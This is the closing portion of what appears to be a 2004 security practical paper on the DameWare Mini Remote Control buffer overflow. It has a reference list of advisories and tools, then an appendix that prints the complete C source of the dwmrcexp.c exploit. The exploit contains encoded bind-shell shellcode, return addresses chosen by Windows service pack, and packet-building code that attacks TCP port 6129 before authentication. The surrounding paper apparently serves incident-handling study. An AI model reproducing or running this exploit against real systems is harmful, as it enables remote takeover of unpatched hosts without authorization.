D-Link Systems, Inc. “D-Link DI-614+ 2.4 ghz wireless broadband router.“ Product output, configuration, and requirements. 2003
URL:<http://www.dlink.com>. (15 Feb. 2004)

Vaskovich, Fyodor. “Nmapfe v3.48.“ Product output, configuration, and requirements. 2003
URL:<http://www.insecure.org>. (15 Feb. 2004)

iOpus, Inc. “ActMon.“ Product output, configuration, and requirements. 2003
URL:<http://www.iopus.com>. (15 Feb. 2004)

Jones, Keith. Shema, Mike. Johnson, Bradley. Anti-Hacker Tool Kit. Berkley: McGraw-Hill. Chapters 18-23.

10 Other References

Zone-H “0 day rumors.“ Forum discussions. 15 Feb. 2004.
URL:<http://www.zone-h.org/en/forum/list/forum=3/>. (15 Feb. 2004)

Rafail, Jason A. CarnegieMellon Software Engineering Institute CERT Coordination Center. “DameWare Mini Remote Control vulnerable to buffer overflow via specially crafted packets.” Vulnerability Note VU#909678. 22 Dec. 2003

URL:<http://www.kb.cert.org/vuls/id/909678>. (15 Feb. 2004)

SecurityFocus - Symantec Corporation. “The DameWare Mini Remote Control Server Pre-Authentication Buffer Overflow vulnerability.” Bugtrack ID 9213. 10 Jan. 2004
URL:<http://www.securityfocus.com/bid/9213>. (15 Feb. 2004)

Beyond Security, Ltd. “DameWare Mini Remote Control Buffer Overflow.“ 16 Dec. 2003.
URL:<http://www.securiteam.com/windowsntfocus/6N00B1P95I.html >. (15 Feb. 2004)

Neohapsis, Inc. “DameWare Mini Remote Control Server <= 3.72 Buffer Overflow. “ 14 Dec. 2003.
URL:<http://archives.neohapsis.com/archives/bugtraq/2003-12/0221.html >. (15 Feb. 2004)

The MITRE Corporation. “Buffer overflow in DameWare Mini Remote Control before 3.73 allows remote attackers to execute arbitrary code via a long pre-authentication request to TCP port 6129.“ Common Vulnerabilities and Exposures Database CAN-2003-1030 (under review) 15 Jan. 2004
URL:<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-1030>. (15 Feb. 2004)

Secunia. “DameWare Mini Remote Control Buffer Overflow Vulnerability.“ Security advisory #SA10439. 23 Dec. 2003.
URL:<http://www.secunia.com/advisories/10439/ >. (15 Feb. 2004)

DameWare Development, LLC. “DWMRC 4.0.“ 26 Jan. 2004
URL:<http://www.dameware.com/download/default.asp#dmrc >. (15 Feb. 2004)

Adik (netmaniac@hotmail.kg), SecurityFocus - Symantec Corporation. “dmware.c, dmware.exe.“ Bugtraq e-mail forum. 19 Dec. 2003.
URL:<http://www.securityfocus.com/archive/1/348095 >. (15 Feb. 2004)

kralor (<kralor_@_coromputer.net >), “DameWeird.c” Source code file. 20 Dec. 2003.
URL:<http://www.coromputer.net/index >. (15 Feb. 2004)

tcpdump/libcap opensource project. “Libpcap 0.8.1.“ Product output, configuration, and requirements. Dec. 2003.
URL:<www.tcpdump.org>. (15 Feb. 2004)

Sourcefire, Inc. “Snort version 2.1, snortrules-current.tar.gz.“ Product output, configuration, and requirements. 19 Dec. 2003
URL:<http://www.snort.org/dl/rules/ >. (15 Feb. 2004)

Check Point Software Technologies, Ltd. “Firewall–1.“ Product output, configuration, and requirements. 15 Feb. 2004.
URL:<http://www.checkpoint.com/products/protect/firewall-1.html >. (15 Feb. 2004)

Emsi Software gmbH. “a2 free.“ Product output, configuration, and requirements. 15 Feb. 2004.
URL:<http://www.emsisoft.com/en/software/free/ >. (15 Feb. 2004)

Thor. “TSgrinder2.“ Product output, configuration, and requirements. 15 Feb. 2004.
URL:<http://www.hammerofgod.com/download.htm >. (15 Feb. 2004)

@stake, Inc. “L0phtcrack LC4.“ Product output, configuration, and requirements. 15 Feb. 2004.
URL:<http://www.atstake.com/research/lc >. (15 Feb. 2004)

NTP Project – open source public domain project. “Network Time Protocol.“ Product output, configuration, and requirements. 15 Feb. 2004.
URL:<http://www.ntp.org >. (15 Feb. 2004)

Google. “DameWare DMRC version 3.70.” Internet Searches for old mirror sites containing DameWare DMRC version 3.70. 15 Feb. 2004.
URL:<http://www.google.com >. (15 Feb. 2004)

Cryptcat Project. Farm9 group - open source project team. “cryptcat.exe.” Product output, configuration, and requirements. 15 Feb. 2004.
<http://farm9.org/Cryptcat/GetCryptcat.php>. (15 Feb. 2004)

Helios Software Solutions. “Textpad.” Product output, configuration, and requirements. 2004.
<http://www.textpad.com > (15 Feb. 2004)

Symantec Corporation. “Ghost 2001.” Product output, configuration, and requirements. 2001.
<http://www.symantec.com/ghost/ > (15 Feb. 2004)

Bianco, David, Sans Institute. “Tracking Butthead An Encounter With an SSL Script Kiddie.” Appendix C. Detailed List of Commands Used to Capture the Forensic Disk Image. 3 Sep. 2003.
<http://www.giac.org/practical/GCIH/David_Bianco_GCIH.pdf > (15 Feb. 2004)

Moore, Ossie. Knoppix.net “Image Your Hard Drive Using Knoppix” 23 Jan. 2004.
http://www.knoppix.net/docs/index.php/ImageYourHardDriveUsingKnoppix

Knopper, Klaus. Original Knoppix open source project. “Knoppix.” Product output, configuration, and requirements. (15 Feb. 2004)
<http://www.knopper.net/knoppix/index-en.html > (15 Feb. 2004)

Moore, Ossie. “Use a Linus Bootable CDROM to Image Your Hard Disk”. 15 Feb. 2004.
<http://www.okmoore.com/imagedrive.html > (15 Feb. 2004)

Knoppix STD project - A customized version of Knoppix with security tools added. “Knoppix STD 0.1”. Product output, configuration, and requirements. 23 Jan. 2004. <http://www.knoppix-std.org/ > (15 Feb. 2004)

11 Appendix - full source code for the dwmrcexp.c exploit from URL:<http://www.sh0dan.org/files/dwmrcexp.c >

(this code uses oc192 shell code and compiles on linux or windows; watch out for wrapped lines if you try to use the listing below)

```
#ifdef _WIN32
#include <winsock.h>
#include <windows.h>
#else
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#endif
#include <string.h>
#include <stdio.h>

#ifdef _WIN32
#else
#define DWORD unsigned long
#endif
struct sockaddr_in serv;
int main(int argc, char **argv) {
	#ifdef _WIN32
	WSADATA wsa;
	#endif
	int s;
	DWORD xpsp0 = 0x77e9fc79; // kernel32 probably should be changed...
	DWORD xpsp1 = 0x77E9AE59; // kernel32 probably should be changed...
	DWORD sp1 = 0x74fd41b3; // msafd.dll works with sp1 base, haven't verified patches.
	DWORD sp2 = 0x74fd1b4b; // msafd.dll works with sp2 base, haven't verified patches.
	DWORD sp3 = 0x74fd2d57; // msafd.dll works with sp3 base and sp3 fully patched.
	DWORD sp4 = 0x74fdee63; // msafd.dll works with sp4 base and sp4 fully patched.
	unsigned short lportl = 666;
	int sp, x,i;
	int winvers;
	char recvbuf[10000];
	char sendbuf[4096];
	int nosp = 0;
	char userl[] = "ssh0dan.org";
	char userr[] = "Administrator1";
	char nbname[] = "SH0DAN";
	char nbnamel[] = "sh0dan";
	char company[] = "ZOOPTARD";
	char reger[] = "HAHAHA";
	char stuff[] = "55274-644-2791234-23134";
	char date[] = "11/22/03 17:09:54";
	char ip[] = "192.168.1.249,192.168.43.1,192.168.0.1";
	char vers[] = "3.72.0.3";
```

```
char wtf[] = "\x20\x00\x00\x00";
char rest1[] =
        "\x4e\x54\x4c\x4d\x53\x53\x50\x00\x01\x00\x00\x00\xb7\x82\x08\xe0"
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
        "\xa8\x00\x00\x00";
char rest2[] =
        "\x4e\x54\x4c\x4d\x53\x53\x50\x00\x03\x00\x00\x00\x18\x00\x18\x00"
        "\x68\x00\x00\x00\x18\x00\x18\x00\x80\x00\x00\x00\x00\x00\x00\x00"
        "\x40\x00\x00\x00\x1c\x00\x1c\x00\x40\x00\x00\x00\x0c\x00\x0c\x00"
        "\x5c\x00\x00\x00\x10\x00\x10\x00\x98\x00\x00\x00\x35\x82\x88\xe0"
        "\x61\x00\x64\x00\x6d\x00\x69\x00\x6e\x00\x69\x00\x73\x00\x74\x00"
        "\x72\x00\x61\x00\x74\x00\x6f\x00\x72\x00\x31\x00\x5a\x00\x49\x00"
        "\x4e\x00\x47\x00\x2d\x00\x32\x00\x07\x4b\x9d\xd8\x93\x3f\xaf\x70"
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
        "\xd1\x9e\x0a\x37\xd4\x71\x24\xfb\x17\x61\x01\x76\x52\x35\xcd\x80"
        "\xba\xab\xd6\x81\x0b\xe2\x96\x87\x6e\x86\xc4\xa4\xc0\x11\x5e\x31"
        "\x87\x97\xb6\x80\xd7\xc4\xe7\x4d";

char lport[] = "\x00\xFF\xFF\x8b";
char sc[] =
        "\xbb\xed\x4f\x7c" // ret
        "\x90\x90\x90\x90"
        "\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
        "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
        "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
        "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
        "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
        "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
        "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
    "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\xdd\x5a\x60\xdf\xda\x8a\x81"
    "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
    "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
    "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
    "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
    "\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
    "\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
    "\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
    "\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
    "\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
    "\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
    "\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
    "\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
    "\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
    "\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
    "\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
    "\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
    "\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
    "\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
    "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
    "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
    "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
    "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
    "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
    "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";
```

```
if(argc < 3) {
        fprintf(stderr, "Usage: %s <host> <bind shellport>\n", argv[0]);
        exit(1);
}

lportl = atoi(argv[2]);
lportl=htons(lportl);
memcpy(&lport[1], &lportl, 2);
*(long*)lport = *(long*)lport ^ 0x9432BF80;
memcpy(&sc[264],&lport,4);
#ifdef _WIN32
WSAStartup(MAKEWORD(1,0),&wsa);
#endif
serv.sin_addr.s_addr = inet_addr(argv[1]);
serv.sin_port = htons(6129);
serv.sin_family = AF_INET;

s = socket(AF_INET, SOCK_STREAM, 0);

connect(s, (struct sockaddr *)&serv, sizeof(struct sockaddr));
x = recv(s, recvbuf, sizeof(recvbuf), 0);
// change some bytes send it back //
recvbuf[26] = 0x00;
recvbuf[30] = 0x00;
recvbuf[36] = 0x01;
send(s, recvbuf, 40, 0);
x = recv(s, recvbuf, sizeof(recvbuf), 0);

/* start identifying os */
                if (recvbuf[8]==5 && recvbuf[12]==1) {
    winvers = 1;
                } else if (recvbuf[8]==5 && recvbuf[12]==0) {
                        winvers = 0;
                } else {
                        winvers = 2;
                }
for (i = 0; i <= x; i++) {
        if(recvbuf[i] == 'S') {
                //sp = atoi(recvbuf+i+13);
                sp = atoi(&recvbuf[37]);
                                                        break;
        } else {
                nosp = 1;
        }
}
if (winvers == 0) {
        switch (sp) {
        case 1:
                memcpy(sc, &sp1, 4);
                printf("Host is running Windows 2000 SP: %d\n", sp);
                break;
        case 2:
                memcpy(sc, &sp2, 4);
                printf("Host is running Windows 2000 SP: %d\n", sp);
                break;
```

```
                case 3:
                        memcpy(sc, &sp3, 4);
                        printf("Host is running Windows 2000 SP: %d\n", sp);
                        break;
                case 4:
                        memcpy(sc, &sp4, 4);
                        printf("Host is running Windows 2000 SP: %d\n", sp);
                        break;
                default:
                        fprintf(stderr, "Error finding service pack inspect manually... Exiting\n");
                        #ifdef _WIN32
                        closesocket(s);
                        #else
                        close(s);
                        #endif
                        exit(1);
                }
        } else if( winvers == 1) {

                if(nosp == 1) {
                        printf("Host is running Windows XP SP: 0\n");
                        memcpy(sc, &xpsp0, 4);
                } else if (sp == 1) {
                        printf("Host is running Windows XP SP: %d\n", sp);
                        memcpy(sc, &xpsp1, 4);
                }
        } else {
                fprintf(stderr, "Unknown OS sorry Exiting...\n");
                exit(1);
        }
        /* end identifying os */

        memset(sendbuf, 0x00, sizeof(sendbuf));
        memset(sendbuf, 0x10, 1);
        memset(sendbuf+1, 0x27, 1);                     // size

        x = 196;                                                                        // first offset for
local username
        memcpy(sendbuf+x, userl, sizeof(userl));
        x += strlen(userl);
        memset(sendbuf+x, 0x42, 309);                                   // bunch of garbage that gets
stripped anyways.
        x+=309;
        memcpy(sendbuf+x, sc, sizeof(sc));                      // after this we're basically overwriting
every other string so no point heh.
                                        // i'm still pretty certain you need to finish up the entire pre-auth
communication.
                                        // seeing as how the function doesn't return until after the auth fails
heh.
        x = 2796;
        memcpy(sendbuf+x, nbnamel, strlen(nbnamel));
        x = 3056;
        memcpy(sendbuf+x, ip, strlen(ip));
        x = 3836;
        memcpy(sendbuf+x, vers, strlen(vers));
        send(s, sendbuf, sizeof(sendbuf), 0);
```

```
        x = recv(s, recvbuf, sizeof(recvbuf), 0);

        /* send wtf */
        send(s, wtf, 4, 0);
        /* send rest */

        send(s, rest1, sizeof(rest1), 0);
        x = recv(s, recvbuf, sizeof(recvbuf), 0);

        send(s, rest2, sizeof(rest2), 0);
        x = recv(s, recvbuf, sizeof(recvbuf), 0);
        printf("End Data (Includes NetBIOS Name:\n");
        for (i = 0; i <= x; i++) {
                printf("%c", recvbuf[i]);
        }


        return(0);
}
```